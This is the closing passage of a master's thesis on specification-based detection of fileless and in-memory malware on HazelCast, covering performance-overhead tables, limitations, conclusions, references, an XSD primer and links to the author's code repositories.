The time is calculated for the behavior monitoring events that ranges between 0 and 8 milliseconds for each event during the normal and abnormal behavior of the HazelCast operations. Figure 5.2.4 depicts the average latency of data read/write operations and throughput which is recorded while the events were executing. It is discovered that the performance is not affected by applying the implemented approach on the application as the average time calculated is 4.6 ms which is not having a significant impact on the performance of the application.




Fig. 5.2.4: HazelCast Cluster Map Metrics after running implemented approach

Time is calculated in total of 5 cycles of time monitoring for each event and recorded the minimum and maximum time overhead in each event. Average time overhead is calculated on the basis of min and max time overhead by total number of test cycles. The same process of time monitoring is performed by connecting various number of clients to see how performance is affected by joining more clients. The results of time calculation against each event is presented in Table 5.2.4 which is recorded by connecting 26 clients. We observed that time depends on functionality implemented in the event monitoring methods.

Event Name	**min time overhead**	**max time overhead**	**average time overhead**
Member Added	6 ms	7 ms	6.4 ms
Member Removed	4 ms	6 ms	5 ms
Client Connected	5 ms	6 ms	5.2 ms
Client Disconnected	3 ms	3 ms	3 ms
Map Entry Added	4 ms	5 ms	4.6 ms
Map Entry Updated	6 ms	8 ms	7.2 ms
Map Entry Loaded	3 ms	4 ms	3.4 ms
Map Entry Removed	2 ms	3 ms	2 ms
Total Average			**4.6 ms**

Table 5.2.4: Performance time overhead calculated against each event

The performance measurement results are summarized in Table 5.2.5 where it shows average time overhead by connecting 10, 18 and 26 number of clients to see the time difference.

Cluster Clients	**no of Events Monitored**	**no of Test Cycles**	**average time overhead**
10	8	5	4.3 ms
18	8	5	4.6 ms
26	8	5	4.6 ms

Table 5.2.5: Performance Results of Implemented Approach

5.3 Approach Benefits

Due to the limitations of existing state-of-the art malware detection tools and techniques, specification based method with continuous behavior monitoring is one of the possible solutions to mitigate emerging and unconventional malware attacks. It can provide efficient results for not only unconventional attack techniques but it is also capable of detecting both known and unknown malware which is impossible with the help of static or signature based malware detectors. The other benefit of this methodology is providing low level of false positive results. The main reason of the failure of traditional malware detectors against unconventional attacks is because this malware family use legitimate or benign features of the targeted application. Continuous behavior monitoring with proposed approach can give better understanding of how actions are behaving and specification based technique can help in finding the abnormality of those actions. Moreover, our approach is cost and time efficient in the comparison of manual analysis. In the manual analysis, it requires enough time to carefully analyze the behavior of the malware to find the suspicious activity where it also increases the cost of hiring security engineers and experts. But automating this manual analysis can save the time of performing the analysis of events and saves the cost as well. It is one time cost of writing the specifications and implementing the system to monitor the behavior of the application at the run time but it can save the time and cost after that and provides better results.

5.4 Limitations

The proposed approach is one of the possible solutions to mitigate the emerging and unconventional malware attacks. But along with having advantages over other traditional malware detection techniques, this approach has some limitations as well. Major challenge with this approach is developing the specifications of legitimate program behavior. More detailed or strict specifications can be a bad approach because of few reasons. First, developing more detailed specifications would require more effort than describing more abstract form of specifications. Second, more detailed and strict specifications may create the possibility that could classify some events as invalid due to minor difference in the interpretation and it could cause of high false alarms. Large specifications might also result in scalability problem. The accuracy of this technique is dependent on the specifications, well defined rules can give better results. It is very important to define the rules for all the possible attack scenario according to the targeted applications need.

CHAPTER 6

Conclusion & Future Work

6.1 Conclusion

A detailed and comprehensive study of emerging and unconventional malware attacks has been discussed in this thesis and presents a methodology for the mitigating these attacks. Modern malware that take advantage of trending technologies to evade detection are explored in our research. We introduced the design and implementation of some unconventional attack proof-of-concepts that targets web applications and in-memory computing platforms. Further, to know the severity of unconventional malware with respect to available tools and techniques for analysis and detection, the current state-of-the art malware analysis and protection techniques has been evaluated. In the result of our analysis process, we could not find enough artifacts with existing analysis and reverse engineering techniques that we have used in our experiments. The main reason of failure for existing malware analysis tools is the use of advance evasion techniques used by attackers in the creation of unconventional malware attack which leaves almost no trace for forensics and reverse engineering.

This thesis implements a new approach for the detection of unconventional attacks. Although there are several malware detection techniques which are effective against traditional malware detection, they are not perfect for unconventional attacks. These techniques could be executed together in a hybrid approach to have better performance. To overcome the shortcomings of existing malware detection techniques, a new approach is introduced by combining the strengths of two different detection techniques which makes it an effective solution against unconventional malware attacks detection. First approach specification-based that describes the expected behavior of the application and the second technique is behavior-based analysis that matches the running behavior of the application with the written specifications. An event is considered a security violation if it does not conform to the pre-defined specification rules and generate an alarm. To the best of our knowledge, this research is the first effort to apply specification-based detection techniques to detect unconventional malware attacks.

We evaluated our proposed methodology by applying it on HazelCast in-memory data grid to detect the exploitation of in-memory malware infection. Our experimental results indicate that the new, automated protection solution is effective and efficient in detecting unconventional attack for unconventional attacks if specifications are written in a good way.

6.2 Future Work

As emerging and unconventional attacks are keep growing, this research is an important contribution towards the mitigation of such advance threats. In the future, we plan to carry on investigating the possibilities of more advanced malware threats in other unconventional computing environments such as Internet of things, in-memory computing environments (e.g., Redis, Spark etc). We also aim to verify the effectiveness of proposed method on Fileless JavaScript malware attack in web applications and to confirm that the expected behavior of this new method does not affect by the application scenario and characteristics. The accuracy of the proposed approach is dependent on the developed specifications, for this reason there is need to introduce a language or more compact way to write meaningful specifications. This would also be important to showcase more kinds of specification properties to cover almost all the possible attack scenarios.

REFERENCES

[1] (2012). Copyright. In Malin, C. H., Casey, E., and Aquilina, J. M., editors, *Malware Forensics Field Guide for Windows Systems*, page iv. Syngress, Boston.

[2] (accessed December 03, 2019). hashlib — secure hashes and message digests. https://docs.python.org/3/library/hashlib.html.

[3] (accessed November 13, 2019)). Wireshark. go deep. https://www.wireshark.org/.

[4] (accessed November 3, 2019). Process monitor. https://technet.microsoft.com/en-us/sysinternals/processmonitor.aspx.

[5] (accessed September 09, 2019). Virustotal. https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works.

[6] (accessed September 10, 2019). Exeinfo pe by a.s.l - data detector. http://www.exeinfo.byethost18.com/?i=1.

[7] Arias, D. (2018). Speedy introduction to web workers. https://auth0.com/blog/speedy-introduction-to-web-workers/.

[8] Assal, H., Chiasson, S., Zhang-Kennedy, L., Rocheleau, J., Mohamed, R., and Baig, K. (2018). The aftermath of a crypto-ransomware attack at a large academic institution.

[9] Barkly (2017). The 2017 state of endpoint security risk. https://www.barkly.com/ponemon-2018-endpoint-security-risk.

[10] Comodo Security Solutions, Inc. (2019). Web inspector. https://app.webinspector.com/.

[11] Damodaran, A., Troia, F. D., Visaggio, C. A., Austin, T. H., and Stamp, M. (2017). A comparison of static, dynamic, and hybrid analysis for malware detection. *Journal of Computer Virology and Hacking Techniques*, 13(1):1–12.

[12] Daviaud, L., Jecker, I., Reynier, P.-A., and Villevalois, D. (2017). Degree of sequentiality of weighted automata. In *Foundations of software science and computation structures. 20th international conference, FOSSACS 2017, held as part of the European joint conferences on theory and practice of software, ETAPS 2017, Uppsala, Sweden, April 22–29, 2017. Proceedings*, pages 215–230. Berlin: Springer.

[13] David, O. E. and Netanyahu, N. S. (2015). Deepsign: Deep learning for automatic malware signature generation and classification. In *2015 International Joint Conference on Neural Networks (IJCNN)*, pages 1–8.

[14] de Drézigué, D., Fizaine, J.-P., and Hansma, N. (2006). In-depth analysis of the viral threats with openoffice.org documents. *Journal in Computer Virology*, 2(3):187–210.

[15] Developers, G. (2019). Introduction to service worker — web. https://developers.google.com/web/ilt/pwa/introduction-to-service-worker.

[16] Elhadi, A., Maarof, M., and Hamza Osman, A. (2012a). Malware detection based on hybrid signature behaviour application programming interface call graph. *American Journal of Applied Sciences*, 9:283–288.

[17] Elhadi, A., Maarof, M., and Hamza Osman, A. (2012b). Malware detection based on hybrid signature behaviour application programming interface call graph. *American Journal of Applied Sciences*, 9:283–288.

[18] Gandotra, E., Bansal, D., and Sofat, S. (2014). Malware analysis and classification: A survey. volume 5. SciRes. http://www.scirp.org/journal/jis.

[19] Global Research and Analysis Team, KASPERSKY Lab (2017). Fileless attack against enterprise network. White Paper.

[20] Hacker, P. (accessed December 2, 2019). Process hacker. https://processhacker.sourceforge.io/.

[21] Hansen, J. P., Tan, K. M. C., and Maxion, R. A. (2006). Anomaly detector performance evaluation using a parameterized environment. In Zamboni, D. and Kruegel, C., editors, *Recent Advances in Intrusion Detection*, pages 106–126, Berlin, Heidelberg. Springer Berlin Heidelberg.

[22] Hazelcast, I. (2019a). Hazelcast imdg 3.12.2 reference manual. https://docs.hazelcast.org/docs/3.12.2/manual/html-single/index.htmlsetting-up-clusters.

[23] Hazelcast, I. (2019b). Hazelcast: In-memory computing platform. https://hazelcast.com/.

[24] Hopping, C. (2014). Hp: 70% of internet of things devices vulnerable to attack. https://www.itpro.co.uk/security/22804/hp-70-of-internet-of-things-devices-vulnerable-to-attack.

[25] (ICS-CERT), I. C. S. E. R. T. (2016). *Malware Trends.* National Cybersecurity and Communications Integration Center (NCCIC).

[26] Inc., S. (2019). Sucuri. https://sucuri.net/.

[27] info Security Group (2018). Rediswannamine uses nsa exploit to up the crypto-jacking game. https://www.infosecurity-magazine.com/news/rediswannamine-uses-nsa-exploit/.

[28] INFOSEC (2014). Websocket security issues. https://resources.infosecinstitute.com/websocket-security-issues/.

[29] Karam, C. and Kamluk, V. (2015). Blockchainware - decentralized malware on the blockchain. In *Black Hat ASIA*.

[30] Kemalis, K. and Tzouramanis, T. (2008). Sql-ids: A specification-based approach for sql-injection detection. In *Proceedings of the 2008 ACM Symposium on Applied Computing*, SAC '08, page 2153–2158, New York, NY, USA. Association for Computing Machinery.

[31] Kerner, S. M. (2017). Mongodb ransomware impacts over 10,000 databases. https://www.eweek.com/security/mongodb-ransomware-impacts-over-10-000-databases.

[32] Khalid, S. and Nadeem, A. (2010). Automated generation of finite state machine from object-oriented formal specifications. In *2010 6th International Conference on Emerging Technologies (ICET)*, pages 304–309.

[33] Kilgallon, S., Rosa, L., and Cavazos, J. (2017). Improving the effectiveness and efficiency of dynamic malware analysis with machine learning. pages 30–36.

[34] Kirat, Jiyong, and Stoecklin (2018). Deeplocker concealing targeted attacks with ai locksmithing.

[35] Ko, C., Brutch, P., Rowe, J., Tsafnat, G., and Levitt, K. (2001). System health and intrusion monitoring using a hierarchy of constraints. volume 2212, pages 190–204.

[36] Lim., H., Yamaguchi., Y., Shimada., H., and Takakura., H. (2015). Malware classification method based on sequence of traffic flow. In *Proceedings of the 1st International Conference on Information Systems Security and Privacy - Volume 1: ICISSP,*, pages 230–237. INSTICC, SciTePress.

[37] Ltd., Q. (2019). Quttera. https://quttera.com/.

[38] Magnusardottir, A. (2018). Fileless ransomware: How it works & how to stop it? https://www.infosecurityeurope.com/en/Sessions/58302/Fileless-Ransomware-How-It-Works-How-To-Stop-It.

[39] Malwarebytes Labs (2019). 2019 state of malware. https://resources.malwarebytes.com/files/2019/01/Malwarebytes-Labs-2019-State-of-Malware-Report-2.pdf.

[40] McAfee (2017). Fileless malware execution with powershell is easier than you may realize. https://www.mcafee.com/enterprise/en-us/assets/solution-briefs/sb-fileless-malware-execution.pdf.

[41] Miller, C. and Valasek, C. (2015). Remote exploitation of an unaltered passenger vehicle. White Paper.

[42] Monnappa, K. (2018). *Learning Malware Analysis: Explore the concepts, tools, and techniques to analyze and investigate Windows malware.*

[43] Moser, A., Kruegel, C., and Kirda, E. (2007). Exploring multiple execution paths for malware analysis. pages 231–245.

[44] Moubarak, J., Chamoun, M., and Filiol, E. (2018). Developing a k-ary malware using blockchain. In *NOMS 2018 - 2018 IEEE/IFIP Network Operations and Management Symposium*, pages 1–4.

[45] Mujumdar, A., Masiwal, G., and Meshram, D. B. B. (2013). Analysis of signature-based and behavior-based anti-malware approaches. volume 2.

[46] Naeem, H., Guo, B., and Naeem, M. R. (2018). A light-weight malware static visual analysis for iot infrastructure. pages 240–244.

[47] Network, M. D. (2015). Glossary:websockets. https://developer.mozilla.org/en-US/docs/Glossary/WebSockets.

[48] Networks, P. A. (2019 (accessed November 2, 2019)). What is an intrusion detection system? https://www.paloaltonetworks.com/cyberpedia/what-is-an-intrusion-detection-system-ids.

[49] NirSoft (accessed November 13, 2019). Hash my files. https://www.nirsoft.net/utils/hash$_my_files.html$.

[50] NTCore (accessed December 1, 2019). Explorer suite. https://ntcore.com/exsuite.php.

[51] Orebaugh, A., Ramirez, G., Beale, J., and Wright, J. (2007). *Wireshark & Ethereal Network Protocol Analyzer Toolkit*. Syngress Publishing.

[52] Papadopoulos, P., Ilia, P., Polychronakis, M., Markatos, E., Ioannidis, S., and Vasiliadis, G. (2018). Master of web puppets: Abusing web browsers for persistent and stealthy computation.

[53] Park Mookyu, Oh Haengrok, L. K. (2020). Security risk measurement for information leakage in iot-based smart homes from a situational awareness perspective. In *Sensors (Basel, Switzerland)*, volume 19, page 2148.

[Peter Lubbers & Frank Greco] Peter Lubbers & Frank Greco, K. C. Html5 websocket: A quantum leap in scalability for the web. www.websocket.org/quantum.html.

[55] Revisium (2016 - 2019b). Rescan.pro. https://rescan.pro/.

[56] Revisium (2019a). Ai-bolit. https://revisium.com/aibo/.

[57] Rigaki, M. and Garcia, S. (2018). Bringing a gan to a knife-fight: Adapting malware communication to avoid detection. In *2018 IEEE Security and Privacy Workshops (SPW)*, pages 70–75.

[58] Robiah, Y., Rahayu, S. S., Zaki, M. M., Shahrin, S., Faizal, M. A., and Marliza, R. (2009). A new generic taxonomy on hybrid malware detection technique. *CoRR*, abs/0909.4860.

[59] Rouse, M. (accessed September 30, 2019). Xsd (xml schema definition). https://whatis.techtarget.com/definition/XSD-XML-Schema-Definition.

[60] Rurik (accessed October 23, 2019). Noriben - portable, simple, malware analysis sandbox. https://github.com/Rurik/Noriben.

[61] Saad, S., Briguglio, W., and Elmiligi, H. (2019). The curious case of machine learning in malware detection.

[62] Sekar, R., Gupta, A., Frullo, J., Shanbhag, T., Tiwari, A., Yang, H., and Zhou, S. (2002). Specification-based anomaly detection: A new approach for detecting network intrusions. In *Proceedings of the 9th ACM Conference on Computer and Communications Security*, CCS '02, page 265–274, New York, NY, USA. Association for Computing Machinery.

[63] Sihwail, R., Omar, K., and Zainol Ariffin, K. A. (2018). A survey on malware analysis techniques: Static, dynamic, hybrid and memory analysis. 8:1662–1671.

[64] Team, N. S. (2019). Dom based cross-site scripting vulnerability. https://www.netsparker.com/blog/web-security/dom-based-cross-site-scripting-vulnerability/.

[65] Test, A. (accessed July 10, 2019). Security report 2018/19. https://www.av-test.org/fileadmin/pdf/security$_{r}eport/AV - TEST_{S}ecurity_{R}eport_{2}018 - 2019.pdf$.

[66] TrendMicro (2017). Analyzing the fileless, code-injecting sorebrect ransomware. https://blog.trendmicro.com/trendlabs-security-intelligence/analyzing-fileless-code-injecting-sorebrect-ransomware/.

[67] Tseng, C.-Y., Balasubramanyam, P., Ko, C., Limprasittiporn, R., Rowe, J., and Levitt, K. (2003a). A specification-based intrusion detection system for aodv. pages 125–134.

[68] Tseng, C.-Y., Balasubramanyam, P., Ko, C., Limprasittiporn, R., Rowe, J., and Levitt, K. (2003b). A specification-based intrusion detection system for aodv. In *Proceedings of the 1st ACM Workshop on Security of Ad Hoc and Sensor Networks*, SASN '03, pages 125–134, New York, NY, USA. ACM.

[69] VirusTotal (2019). Virustotal. https://support.virustotal.com/hc/en-us/articles/115002126889-How-it-works.

[70] Wikipedia (accessed October 02, 2019). Xml schema (w3c). https://en.wikipedia.org/wiki/XML$_{S}chema_{(}W3C)cite_{n}ote - 1$.

[71] Willems, C., Holz, T., and Freiling, F. (2007). Toward automated dynamic malware analysis using cwsandbox. *IEEE Security Privacy*, 5(2):32–39.

[72] Ye, Y., Li, T., Adjeroh, D., and Iyengar, S. (2017). A survey on malware detection using data mining techniques. *ACM Computing Surveys*, 50:1–40.

[73] Yoon, S., Jung, J., Noh, M., Chung, K., and Im, C. (2014). Automatic attack signature generation technology for malicious javascript. In *Proceedings of 2014 International Conference on Modelling, Identification Control*, pages 351–354.

[74] Zhang-Kennedy, L., Assal, H., Rocheleau, J., Mohamed, R., Baig, K., and Chiasson, S. (2018). The aftermath of a crypto-ransomware attack at a large academic institution. In *Proceedings of the 27th USENIX Conference on Security Symposium*, SEC'18, pages 1061–1078, Berkeley, CA, USA. USENIX Association.

APPENDICES

List of Abbreviations

IoT	Internet of Things
HTML	Hypertext Markup Language
IBM	International Business Machines
CNN	Convolutional Neural Network
GANs	Generative Adversarial Network
DDoS	Distributed Denial of Service
CAN	Controller Area Network
RAM	Random Access Memory
APIs	Application Programming Interface
VM	Virtual Machine
TF-IDF	Term Frequency - Inverse Document Frequency
SVM	Suuport Vector Machine
CPU	Control Processing Unit
FPR	False Positive Ratio
IP	Internet Protocol
PoC	Proof of Concept
TCP	Transmission Control Protocol
IE	Internet Explorer
XSS	Cross-Site Scripting

XSD	XML Schema Design
XML	Extensible Markup Language
W3C	World Wide Web Consortium
AWS	Amazon Web Services
ISPEC	International Conference on Information Security Practice and Experience
IMDG	In Memory Data Grid
JDK	Java Development Kit
IDS	Intrusion Detection System
FSM	Finite State Machine

What is XML Schema Design (XSD)?

XSD, a recommendation of the World Wide Web Consortium (W3C), specifies how to formally describe the elements in an Extensible Markup Language (XML) document. It can be used by programmers to verify each piece of item content in a document. They can check if it adheres to the description of the element it is placed in [59].

XSD Schema Components

The main components of a schema are [70]:

Element declarations

It define properties of elements. These include the element name and target namespace. Here is an example of a XML Schema element [70].

```
<xs:schema xmlns:xs="http://www.w3.org/2001/XMLSchema">
    <xs:element name="xsd_element">
    </xs:element>
</xs:schema>
```

Listing 1: XSD Element

Attribute declarations

It define properties of attributes. Again the properties include the attribute name and target namespace. An attribute declaration may also include a default value or a fixed value [70].

```
<xs:attribute name="xxx" type="yyy"/>
<xs:attribute name="lang" type="xs:string" default="EN"/>
<xs:attribute name="lang" type="xs:string" fixed="EN"/>
```

Listing 2: XSD Attribute

Simple and complex types

Simple types (also called data types) constrain the textual values that may appear in an element or attribute. Complex types describe the permitted content of an element, including its element and text children and its attributes.

```xml
<xs:element name="car">
  <xs:simpleType>
    <xs:restriction base="xs:string">
    </xs:restriction>
  </xs:simpleType>
</xs:element>
```

Listing 3: Simple Type Example

```xml
<xs:element name="employee" type="personinfo"/>
<xs:complexType name="personinfo">
  <xs:sequence>
    <xs:element name="firstname" type="xs:string"/>
  </xs:sequence>
</xs:complexType>
```

Listing 4: Complex Type Example

Comments in XML & XSD

The syntax for writing comments in XML is similar to that of HTML:

```xml
<!-- This is a comment -->
```

Listing 5: Complex Type Example

Source Code

The source code for the fileless JavaScript malware and the target web app is available on the following GitHub repository: `https://github.com/f-babar/JSLess`
HazelCast in-memory malware source code is available on the following GitHub repository: `https://github.com/f-babar/in-memory-malware-poc`
And the source code for unconventional malware detection can be found on GitHub repository on the following URL:
`https://github.com/f-babar/unconventional-malware-detector`

VITA AUCTORIS

NAME:	Farhan Mahmood Babar
PLACE OF BIRTH:	Toba Tek Singh, Pakistan
YEAR OF BIRTH:	1993
EDUCATION:	The University of Lahore, Bachelor of Science in Computer Science, Lahore, Pakistan, 2015
	University of Windsor, M.Sc in Computer Science, Windsor, Ontario, Canada 2019